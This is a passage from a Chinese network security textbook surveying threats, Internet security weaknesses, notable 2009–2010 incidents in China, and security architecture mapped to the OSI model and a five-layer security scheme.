（7）线路干扰：当公共转接载波设备陈旧和通信线路质量低劣时，会产生线路干扰。如调制解调器会随着传输速率的上升，错误迅速增加。

（8）意外原因：包括人为地对网络设备进行破坏、设备偶然出现故障。如处理非预期中断过程中，通信方式留在内存中未被保护的信息段在通信方式意外出错时，被传到别的终端上。

（9）病毒入侵：计算机病毒可以多种方式侵入计算机网络，并不断繁殖，然后扩散到网上的计算机来破坏系统。轻者使系统出错，重者可使整个系统瘫痪或崩溃。

（10）黑客攻击：黑客采用种种手段，对网络及其计算机系统进行攻击，侵占系统资源，或对网络和计算机设备进行破坏，窃取或破坏数据和信息。从攻击者与计算机系统的距离来划分，攻击可分为超距攻击、远距攻击和近距攻击。超距攻击是利用Internet进行攻击的，其攻击方式具有极大的隐蔽性，必须严加防范，特别要警惕外国情报机关利用这种攻击方式进行窃密和破坏。近距攻击，即同一单位的人利用合法身份越权存取计算机中的数据或干扰其他用户使用，要注意内部人员进行的非法攻击。远距攻击是通过电话线进入计算机网络，注册登录到网内某一主机，进行非法存取，要注意外部人员，尤其是“黑客”和国外敌对分子进行的攻击。

2．网络系统和软件的安全问题

（1）网络软件的漏洞及缺陷被利用，使网络遭到入侵和破坏。

（2）网络软件安全功能不健全或被安装了“特洛伊木马”软件。

（3）应加安全措施的软件可能未给予标识和保护，要害的程序可能没有安全措施，使软

件非法使用或破坏或产生错误结果。

（4）未对用户进行分类和标识，使数据的存取未受限制和控制，因而被非法用户窃取数据或非法处理用户数据。

（5）错误地进行路由选择，为一个用户与另一个用户之间通信选择不合适的路径。

（6）拒绝服务，中断或妨碍通信，延误对时间要求较高的操作。

（7）信息重播，即把信息收录下来准备过一段时间重播。

（8）对软件更改的要求没有充分理解，导致软件缺陷。

（9）没有正确的安全策略和安全机制，缺乏先进的安全工具和手段。

（10）不妥当的标定或资料，导致所修改的程序出现版本错。如程序员没有保存程序变更的记录，没有建立副本，未建立保存记录的业务。

3. 网络管理人员的安全意识问题

（1）保密观念不强或不懂保密规则，随便泄露机密。例如：打印、复制机密文件；随便打印出系统保密字或向无关人员泄露有关机密信息。

（2）业务不熟练，因操作失误使文件出错或误发或因未遵守操作规程而造成泄密。

（3）因规章制度不健全造成人为泄密事故。如网络上的规章制度不严，对机密文件管理不善；各种文件存放混乱；违章操作等造成不良后果。

（4）素质差，缺乏责任心，没有良好的工作态度，明知故犯，或有意破坏网络系统和设备。

（5）熟悉系统的工作人员故意改动软件或用非法手段访问系统或通过窃取他人的口令字和用户标识码来非法获取信息。

（6）身份证被窃取，发现一个或多个参与通信的用户身份证被别人窃取非法使用。

（7）否认或冒充，否认参与过某一次通信或冒充别的用户获得信息或额外的权力。

（8）担任系统操作的人员以超越权限的非法行为来获取或篡改信息。

（9）利用硬件的故障部位和软件的错误非法访问系统或对系统各部分进行破坏。

（10）利用窃取系统的磁盘、磁带或纸带等记录载体或利用废弃的打印纸、复写纸来窃取系统或用户的信息。

4. 缺乏有效的手段对网络系统的安全性进行评估

完整准确的安全评估是黑客入侵防范体系的基础。它可以对现有或将要构建的整个网络的安全防护性能做出科学、准确的分析评估，并保障将要实施的安全策略技术上的可实现性、经济上的可行性和组织上的可执行性。网络安全评估分析主要是对用户 Web 服务程序及所在网络的环境进行全面的安全分析、评估，包括操作系统、数据库、网络以及其他各方面的要素，从而发现用户系统中存在的薄弱环节，比如高风险的操作系统、数据库、Web 程序等的漏洞，中等风险的用户弱密码、软件版本低等问题，通过对系统安全状况进行评估、分析，对发现的问题提出建议，从而提高网络系统安全性能的过程。评估分析技术是一种非常行之有效的安全技术。

信息系统安全性分析评估软件目前国内外都有很多成熟产品，如 Asset-1 评估系统、CC 评估、Cobra 评估、RiskPAC 评估、RiskWatch 评估、中科网威评估系统等，都为企业网络安全提供了较全方位的评估报告和网络建设意见。

5. 环境的安全因素

除了上述因素之外,还有环境因素威胁着网络的安全,如地震、火灾、水灾、风灾等自然灾害或掉电、停电等事故。

从以上5个方面来看,影响网络安全的因素,究其原因主要有以下几个方面:

(1) 局域网存在的缺陷和Internet的脆弱性。

(2) 网络软件的缺陷和Internet服务中的漏洞。

(3) 薄弱的网络认证环节。

(4) 没有正确的安全策略和安全机制。

(5) 缺乏先进的网络安全技术和工具。

(6) 没有对网络安全引起足够的重视,没有采取得力的措施,以致造成重大经济损失。这是最重要的一个原因。

因此,为了保证计算机网络的安全,必须高度重视,从法律保护和技术上采取一系列安全和保护措施。

1.2.3 Internet网络存在的安全缺陷

Internet会受到严重的与安全有关的问题的损害。忽视这些问题的站点将面临被闯入者攻击的危险,而且可能给闯入者攻击其他网络提供了基地。即使那些有着良好的安全措施的站点也面临着存在于新的网络软件中的弱点和一些闯入者持久攻击带来的问题。一些问题是由于服务(以及服务所用的协议)的漏洞、弱点造成的;另一些则是由于主机的配置和访问控制的实现不好或对管理员来说过于复杂等原因造成的。另外,系统管理的任务和重要性经常发生变化,以致许多管理员的工作是临时性的,而且没有很好的准备,Internet的巨大增长使这种情况进一步恶化。许多机构现在依赖于Internet(往往比他们意识到的更多)进行通信和研究,一旦他们的站点遭受攻击,损失将会更大。针对互联网的攻击事件越来越多,波及的范围也越来越大,破坏形式也多种多样。以2009年为例,影响最大的10大互联网安全事件如下。

(1) 百度被“黑”。2010年1月12日,中国的2009农历年还没有过,全球最大中文搜索引擎百度突然出现大规模无法访问,这次百度大面积故障长达5个小时,也是百度2006年9月以来最大一次严重断网事故,在国内外互联网界造成了重大影响,被百度CEO李彦宏称为“史无前例”的安全灾难。

(2) 微软再爆IE极光0day漏洞。该漏洞对操作系统和浏览器的影响范围较大,跨越了Windows 2000,Windows XP SP2/SP3,Windows Vista, Windows 7等大部分Windows系统,同时影响目前主流的IE6/IE7/IE8浏览器,此外一些第三方IE浏览器也很有可能受到影响。

(3) 5.19全国断网事件。2009年5月19日,中国十多个省市数以亿计的网民遭遇了罕见的“网络塞车”,一时间形成大规模网络瘫痪。这次“暴风断网门”事件,让网络黑客与我国信息安全产业再次对垒,将网络共享软件普遍存在的留“后门”短板问题推至风口。

(4) 工信部推行绿坝软件引发争议。2009年6月,工信部日前发出了《关于计算机预装绿色上网过滤软件的通知》,规定自7月1日以后,在我国境内生产销售的计算机以及进口计算机必须预装一款名为“绿坝-花季护航”的绿色上网过滤软件。消息一出,引发社会广泛

关注，引起网民热烈争议，而且质疑声较多。

(5) 央视 3.15 晚会曝光网银诈骗。央视 3.15 晚会曝光一名叫“顶狐”的黑客，通过自己制造的木马程序，盗取大量用户的网上银行信息，用很低廉的价格在网上出售，危及大量网银用户的安全。

(6) 山寨版杀毒软件横行。

(7) 刑法修正案出台将有力震慑网游盗号团伙。刑法修正案(七)在刑法第 285 条中增加两款作为第二款、第三款：“违反国家规定，侵入前款规定以外的计算机信息系统或者采用其他技术手段，获取该计算机信息系统中存储、处理或者传输的数据，或者对该计算机信息系统实施非法控制，情节严重的，处三年以下有期徒刑或者拘役，并处或者单处罚金；情节特别严重的，处三年以上七年以下有期徒刑，并处罚金。”

(8) 猫癣病毒带来的灰色产业链二次分工。2009 年，牛年首个重大病毒——“猫癣”在短短一个月时间里，造成约数百万台次电脑感染此病毒。这款病毒除了强烈的对抗性，流行的原因还在于“猫癣”病毒分销渠道之多，安装量之大。

(9) 国内首个网购安全平台推出。金山互联网安全公司正式对外宣布联手遨游浏览器，以及电子商务平台淘宝、支付宝，共同推出国内首个网购安全平台。即四方将在反钓鱼网站、主动防御网页挂马、网络购物安全等方面采取多种措施，通过凝聚四方多项安全技术，充分满足多层次用户的需求。此举开创了互联网安全厂商为电子商务平台提供互联网安全服务的先河，必将极大地提升电子商务在线交易的安全程度。

(10) 国内首款“云查杀”安全产品问世。2009 年 6 月，金山贝壳木马专杀产品问世，成为国内第一款“100%云查杀”的产品。所谓云查杀，就是把安全引擎和病毒木马库放在服务端，解放用户 PC，以获得更好的查杀效果、更快的安全响应、更小的资源占用，以及更快的查杀速度，而且无须升级病毒木马库。

下面介绍 Internet 上的安全漏洞以及导致这些问题的原因。

1. 薄弱的认证环节

Internet 的许多事故的起源是因为使用了薄弱的、静态的口令。Internet 上的口令可以通过许多方法破译。其中最常用的两种方法是把加密的口令解密和通过监视信道窃取口令。UNIX 操作系统通常把加密的口令保存在一个文件中，而该文件普通用户即可读取。这个口令文件可以通过简单的复制或其他方法得到。一旦口令文件被闯入者得到，他们就可以使用解密程序。如果口令是薄弱的，比如说少于 8 个字符或是英语单词，就可能被破译，然后用来获取对系统的访问权。

网银就是一个与认证有关的示例，网银操作基本上都是在电脑上完成的，一旦泄密账号和密码就有可能被转走资金，造成很难挽回的经济损失。网银安全成为一个网银发展的瓶颈问题。仅 2006 年，通过盗取网民银行卡密码的方式对我国网银用户造成近亿元的损失。

一般而言，“网银大盗”窃取用户银行密码的方式主要有两种：一是“网络钓鱼”，也就是利用欺骗性的电子邮件和伪造的网站来进行诈骗活动，用户一旦上当受骗填写数据，就可能被对方获取；二是利用木马和病毒远程控制用户终端。用户在被木马感染的电脑上使用网上银行，其卡号和密码也会自动发送到黑客指定的邮箱中。

2. 系统的易被监视性

当用户使用 TELNET 或 FTP 连接在远程主机上的账户时，在 Internet 上传输的口令

是没有加密的，那么侵入系统的一个方法就是通过监视携带用户名和口令的 IP 包获取，然后使用这些用户名和口令通过正常渠道登录到系统。如果被截获的是管理员的口令，那么获取特权级访问就变得更容易了，当前有成百上千的系统已经被这种方法侵入。

大多数用户不加密邮件，而且许多人认为电子邮件是安全的，所以用它来传送敏感的内容。因此电子邮件或者 TELNET 和 FTP 的内容，可以被监视从而了解一个站点的情况。

X Windows 系统存在易被监视的弱点。X Windows 系统允许在一台工作站上打开多重窗口来显示图形或多媒体应用。闯入者有时可以在另外的系统上打开窗口来读取可能含有口令或其他敏感信息的击键序列。

3. 网络系统易被欺骗性

主机的 IP 地址被假定为是可用的，TCP 和 UDP 服务都相信这个地址。问题在于，如果使用 IP source routing，那么攻击者的主机就可以冒充一个被信任的主机或客户。简单地说，IP source routing 是一个用来指定一条源地址和目的地址之间的直接路径的选项。这条路径可以包括通常不被用来向前传送数据包的主机或路由器。

下面的例子说明了如何使用 IP source routing 来把攻击者的系统假扮成某一特定服务器的可信任的客户。

(1) 攻击者要使用那个被信任的客户的 IP 地址取代自己的地址。

(2) 攻击者构造一条要攻击的服务器和其主机间的直接路径，把被信任的客户作为通向服务器路径的最后节点。

(3) 攻击者用这条路径向服务器发出客户申请。

(4) 服务器接收客户申请，就好像是从可信任客户直接发出的一样，然后返回响应。

(5) 可信任客户使用这条路径将包向前传送给攻击者的主机。许多 UNIX 主机接收到这种包后将继续把它们向指定地方传送，路由器也一样，但有些路由器可以配置以阻塞这种包。

一个更简单的方法是等客户系统关机后来模仿该系统。在许多组织中，经常使用 UNIX 主机作为局域网服务器，职员用个人计算机和 TCP/IP 网络软件来连接和使用它们。个人计算机一般使用 NFS 来对服务器的目录和文件进行访问(NFS 仅仅使用 IP 地址来验证客户)。一个攻击者在几小时内就可以设置好一台与别人使用相同的名字和 IP 地址的个人计算机，然后与 UNIX 主机建立连接，就好像他是“真的”客户。这是非常容易实现的攻击手段，但一般应该是内部人员所为。

Internet 的电子邮件是最容易被欺骗的，因此没有被保护(例如使用数字签名)的电子邮件是不可信的。举一个简单的例子，考虑到当 UNIX 主机发生电子邮件交换时的情形，交换过程是通过一些由 ASCII 字符命令组成的协议进行的。闯入者可以用 TELNET 直接连到系统的 SMTP 端口上，手工输入这些命令，接收的主机相信发送的主机(它说自己是谁就是谁)，那么有关邮件的来源就可以轻易地被欺骗，只需输入一个与真实地址不同的发送者地址就可做到这一点，这导致了任何没有特权的用户都可以伪造或欺骗电子邮件。

其他一些服务(例如域名服务)也可以被欺骗，不过手段比电子邮件更复杂。使用这些服务时，必须考虑潜在的危险。

4. 有缺陷的局域网服务和相互信任的主机

安全地管理主机系统既困难又费时。为了降低管理要求并增强局域网，一些站点使用

了诸如网络信息服务(netware information server,NIS)和NFS之类的服务。这些服务允许一些数据库(例如口令文件)以分布式管理,允许系统共享文件和数据,在很大程度上减轻了过多的管理工作量。具有讽刺意味的是,这些服务具有不安全因素,可以被有经验的闯入者利用以获得访问权。如果一个中央服务系统遭到损害,那么其他信任该系统的系统会更容易遭到损害。

一些系统出于方便用户并加强系统和设备共享的目的,允许主机们互相"信任"。如果一个系统被侵入或欺骗,那么对于闯入者来说,获取那些信任它的访问权就很简单了。举个例子,一个在多个系统上拥有账户的用户,可以将这些账户设置成互相信任的,这样就不需要在进入每个系统时都输入口令。当用户使用 rlogin 登录命令连接主机时,目标系统将不再询问口令或账户名,而且将接受这个连接。这样做的好处是用户的口令和账户名无须在网络上传输,所以不会被监视和窃取;弊端在于一旦用户的一个账户被侵入,那么闯入者就可以轻易地使用 rlogin 侵入其他账户。因此,不鼓励使用"相互信任的主机"。

5. 复杂的设备和控制

对主机系统的访问控制配置通常很复杂而且难以验证其正确性。因此,偶然的配置错误会使闯入者获取访问权。一些主要的 UNIX 经销商仍然配置成具有最大访问权的系统,如果保留这种配置的话,就会导致未经许可的访问。

许多 Internet 上的安全事故的部分起因是由那些被闯入者发现的弱点造成的。由于目前大多数 UNIX 系统都从美国加州大学伯克利分校软件发行中心(Berkly Software Distribution, BSD)获得了网络部分的代码,而 BSD 的源代码又可以轻易得到,所以闯入者可以通过研究其中可利用的缺陷来侵入系统。存在缺陷的部分原因是因为软件的复杂性,因而没有能力在各种环境中均进行测试。有些软件缺陷很容易被发现和修改;而另一些缺陷只能重写该软件才能更正。

6. 无法估计主机的安全性

主机系统的安全性无法很好地估计,随着每个站点的主机数量的增加,确保每台主机的安全性都处于高水平的能力却在下降。只用管理一台系统的能力来管理如此多的系统就很容易犯错误。另一个因素是系统管理的作用经常变换并且行动迟缓。这导致一些系统的安全性比另一些要低。这些系统将成为薄弱环节,最终将破坏整个安全链。

如果发现网络软件存在缺陷,没有防火墙保护的站点需要尽快改正所有系统的缺陷。前面曾说过,一些缺陷使得获得 UNIX 的超级用户权限很容易,这使得很多 UNIX 主机的站点将面临危险。在短时间内改正许多主机的缺陷是不实际的,尤其是使用了不同版本的操作系统,这样的站点将成为闯入者的目标。

网络通信的基础是协议,TCP/IP 协议是目前国际上最流行的网络协议。该协议在实现上因力求实效而没有考虑安全因素。主要原因是如果考虑安全因素太多,将会增大代码量,从而降低了 TCP/IP 的运行效率。所以说 TCP/IP 协议本身在设计上就是不安全的。

1.3 网络安全体系结构

随着计算机网络的不断发展,全球信息化已成为人类发展的大趋势。但由于计算机网络具有连接形式多样性、终端分布不均匀性和网络的开放性、互连性等特征,致使网络易受

黑客、怪客、恶意软件和其他不轨行为的攻击，所以网上信息的安全和保密是一个至关重要的问题。对于军用的自动化指挥网络、C^3I 系统和银行等传输敏感数据的计算机网络系统而言，其网上信息的安全和保密尤为重要。因此，上述网络必须有足够强的安全措施，有一个完整的网络安全体系结构，否则该网络将是个无用甚至会危及国家安全的网络。无论是在局域网还是在广域网中，都存在着自然和人为等诸多因素造成的安全脆弱性和潜在威胁。

1.3.1 网络安全系统的功能

一个网络安全系统应有如下功能。

1. 身份识别

身份识别是安全系统应具备的最基本功能。这是验证通信双方身份的有效手段，用户向其系统请求服务时，要出示自己的身份证明，例如输入 User ID 和 Password。系统应具备查验用户身份的能力，对于用户的输入，能够明确判别该输入是否来自合法用户。

2. 存取权限控制

其基本任务是防止非法用户进入系统及防止合法用户对系统资源的非法使用。在开放系统中，网上资源的使用应制定一些规定：一是定义哪些用户可以访问哪些资源，二是定义可以访问的用户各自具备的读、写、操作等权限。

3. 数字签名

即通过一定的机制如 RSA 公开密钥加密算法等，使信息接收方能够做出“该信息是来自某一数据源且只可能来自该数据源”的判断。

4. 保护数据完整性

通过一定的机制，如加入消息摘要等，以发现信息是否被非法修改，避免用户或主机被伪信息欺骗。

5. 审计追踪

即通过记录日志、对一些有关信息统计等手段，使系统在出现安全问题时能够追查原因。

6. 密钥管理

信息加密是保障信息安全的重要途径，以密文方式在相对安全的信道上传递信息，可以让用户比较放心地使用网络。如果密钥泄露或居心不良者通过积累大量密文而增加密文的破译机会，就会对通信安全造成威胁。因此，对密钥的产生、存储、传递和定期更换进行有效地控制并引入密钥管理机制，对增加网络的安全性和抗攻击性也是非常重要的。

7. 攻击监控

通过对特定网段、服务建立攻击监控体系，可实时监测出绝大多数攻击，并采取相应的行动（如断开网络连接、记录攻击过程和跟踪攻击源等）。

8. 备份和恢复

良好的备份和恢复机制，可在攻击造成损失时，尽快地恢复数据和系统服务。

1.3.2 安全功能在 OSI 模型中的位置

1. OSI 模型定义的安全服务

网络系统的安全涉及平台的各个方面。按照网络 OSI 的 7 层模型，网络安全贯穿于整

个 7 层模型,OSI 安全体系结构定义了 7 种类型的安全服务,即:

(1) 对等安全实体认证服务

主要用于两个开放系统同等层中的实体建立连接或数据传输阶段对对方实体的合法性、真实性进行确认。

(2) 访问控制服务

用于防止未授权的用户非法使用系统资源,它包括用户身份认证和用户权限的确认。

(3) 数据保密服务

为防止数据被截获或被非法访问而泄密所提供的加密保护。

(4) 信息流安全服务

确保信息从发送端到接收端整个流通过程的安全。

(5) 数据完整性服务

用于防止非法实体对通信双方所交换的数据的修改、插入、删除以及在数据交换过程中的数据丢失。

(6) 数据源点认证服务

用于保证数据发自真正的源点,以防假冒。

(7) 防止否认服务

防止发送端在发送数据后抵赖发送数据的事实以及发送数据的内容。

带有安全属性的 OSI 层次模型如图 1-11 所示。




图 1-11 带安全属性的 ISO/OSI 层次模型

2. OSI 层次模型中各层提供的安全功能和措施

表 1-1 表示了 OSI 层次模型中各层提供的安全功能和计算机网络采取对应的安全措施。

表 1-1　OSI 模型各层的安全措施

OSI 层	安全机制	OSI 层	安全机制
应用系统	应用系统安全	网络层	安全路由/访问机制
应用平台	应用平台安全	链路层	链路安全
操作系统	操作系统安全	物理层	物理层信息安全

（1）物理层

物理层信息安全，主要防止物理通路的损坏、物理通路的窃听、对物理通路的攻击（干扰）等。

（2）链路层

链路层的网络安全需要保证通过网络链路传送的数据不被窃听。主要采用划分 VLAN（局域网）、加密通信（远程网）等手段。

（3）网络层

网络层的安全需要保证网络只给授权的客户使用授权的服务，保证网络路由正确，避免被拦截或监听。

（4）操作系统

操作系统安全要求保证客户资料、操作系统访问控制的安全，同时能够对该操作系统上的应用进行审计。

（5）应用平台

应用平台指建立在网络系统之上的应用软件服务，如数据库服务器、电子邮件服务器、Web 服务器等。由于应用平台的系统非常复杂，通常采用多种技术（如 SSL 等）来增强应用平台的安全性。

（6）应用系统

应用系统的最终目的是为用户服务。应用系统的安全与系统设计和实现关系密切。应用系统使用应用平台提供的安全服务来保证基本安全，如通信内容安全、通信双方的认证、审计等手段。

3. 计算机网络安全体系层次与实现

依据普通人的经验来看，一般的网络会涉及以下几个方面：首先是网络硬件，即网络的实体；其次是网络操作系统，即对于网络硬件的操作与控制；再次就是网络中的应用程序。有了这 3 个部分，一般认为便可构成一个网络整体。而若要实现网络的整体安全，考虑上述 3 方面的安全问题也就足够了。但事实上，这种分析和归纳是不完整和不全面的。在应用程序的背后，还隐藏着大量的数据作为对前者的支持，而这些数据的安全性问题也应被考虑在内。同时，还有最重要的一点，即无论是网络本身还是操作系统与应用程序，它们最终都是要由人来操作和使用的，所以还有一个重要的安全问题就是用户的安全性。

在经过系统和科学的分析之后，可以得出以下结论：在考虑网络安全问题的过程中，应该主要充分考虑以下 5 个方面的问题：网络是否安全？操作系统是否安全？用户是否安全？应用程序是否安全，以及数据是否安全？

目前，这个 5 层次的网络系统安全体系理论已得到了国际网络安全界的广泛承认和支持，均已将这一安全体系理论应用在其产品之中。如表 1-2 所示，下面将逐一对每一层的安

全问题做出简单的阐述和分析。

表 1-2 网络系统五层安全体系

安全层次	安全内容	安全技术实现
数据的安全性	保证数据的安全	密码技术
应用程序的安全性	应用程序对数据的合法权限和对用户的合法权限	访问控制技术和进行身份认证
用户的安全性	防止非法用户使用网络	用户进行分组管理，进行身份认证
系统的安全性	保证客户资料、操作系统访问控制的安全，防止病毒和黑客对于网络的破坏和侵入	访问控制技术
网络的安全性	防止数据外泄，保证数据传输的安全	防火墙技术和 VPN(虚拟专用网)技术

(1) 网络的安全性(network integrity)

网络的安全性问题核心在于网络是否得到控制，即：是不是任何一个 IP 地址来源的用户都能够进入网络？如果将整个网络比作一幢办公大楼的话，对于网络层的安全考虑就如同为大楼设置守门人一样。守门人会仔细察看每一位来访者，一旦发现危险的来访者，便会将其拒之门外。

通过网络通道对网络系统进行访问的时候，每一个用户都会拥有一个独立的 IP 地址，这一 IP 地址能够大致表明用户的来源所在地和来源系统。目标网站通过对来源 IP 进行分析，便能够初步判断来自这一 IP 地址的数据是否安全，是否会对本网络系统造成危害，以及来自这一 IP 的用户是否有权使用本网络的数据。一旦发现某些数据来自不可信任的 IP 地址，系统便会自动将这些数据阻挡在系统之外。并且大多数系统能够自动记录那些曾经造成过危害的 IP 地址，使得它们的数据将无法第二次造成危害。

用于解决网络层安全性问题的产品主要有防火墙产品和虚拟专用网(VPN)。防火墙的主要目的在于判断来源 IP，将危险或未经授权的 IP 数据拒之于系统之外，而只让安全的 IP 数据通过。一般来说，公司的内部网络若要与公众 Internet 相连，则应该在二者之间配置防火墙产品，以防止公司内部数据的外泄。VPN 主要解决的是数据传输的安全问题，如果公司各部在地域上跨度较大，使用专网、专线过于昂贵，则可以考虑使用 VPN。其目的在于保证公司内部的敏感关键数据能够安全地借助公共网络进行频繁的交换。

(2) 系统的安全性(system integrity)

在系统安全性问题中，主要考虑的问题有两个：一是病毒对于网络的威胁；二是黑客对于网络的破坏和侵入。

